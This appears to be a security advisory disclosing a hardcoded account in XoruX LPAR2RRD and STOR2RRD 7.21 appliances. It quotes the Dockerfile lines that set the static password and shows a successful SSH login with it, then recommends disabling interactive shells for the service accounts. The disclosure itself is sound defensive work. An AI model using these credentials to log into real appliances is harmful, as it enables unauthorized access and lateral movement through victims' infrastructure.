

XoruX STOR2RRD/LPAR2RRD 7.21 - Presence of hardcoded accounts

A hardcoded system account used in XoruX LPAR2RRD and STOR2RRD appliances allow remote attacker to open a SSH session to the server hosting this service and use this server as a pivot to compromise the rest of the infrastructure.


XoruX appliances contain a hardcoded account, either “lpar2rrd” or “stor2rrd”, used to run the monitoring service but with a static password “xorux4you” assigned allowing remote connection as this user.

The password can be found in Docker container deployment scripts

(<https://github.com/XoruX/lpar2rrd/blob/9d9c03fe6659946ad771bf69b5130ca3314eb2db/Dockerfile#L72>) :

```
69 # setup default user
70 RUN addgroup -S lpar2rrd
71 RUN adduser -S lpar2rrd -G lpar2rrd -s /bin/bash
72 RUN echo 'lpar2rrd:xorux4you' | chpasswd
```

Using this account allows to open a SSH session on the XoruX appliance:



```
└─$ ssh lpar2rrd@[redacted]
lpar2rrd@[redacted]'s password: xorux4you
Last login: Thu Sep 30 10:43:04 2021 from [redacted]
[lpar2rrd@ordckinutxstoragem1 ~]$ id
uid=1005(lpar2rrd) gid=1000(lpar2rrd) groupes=1000(lpar2rrd)
[lpar2rrd@ordckinutxstoragem1 ~]$
```

Recommendation: the “lpar2rrd” and “stor2rrd” are service accounts, opening an interactive shells using these accounts should be prohibited (string “!!” in the corresponding user’s password field in the */etc/shadow* file).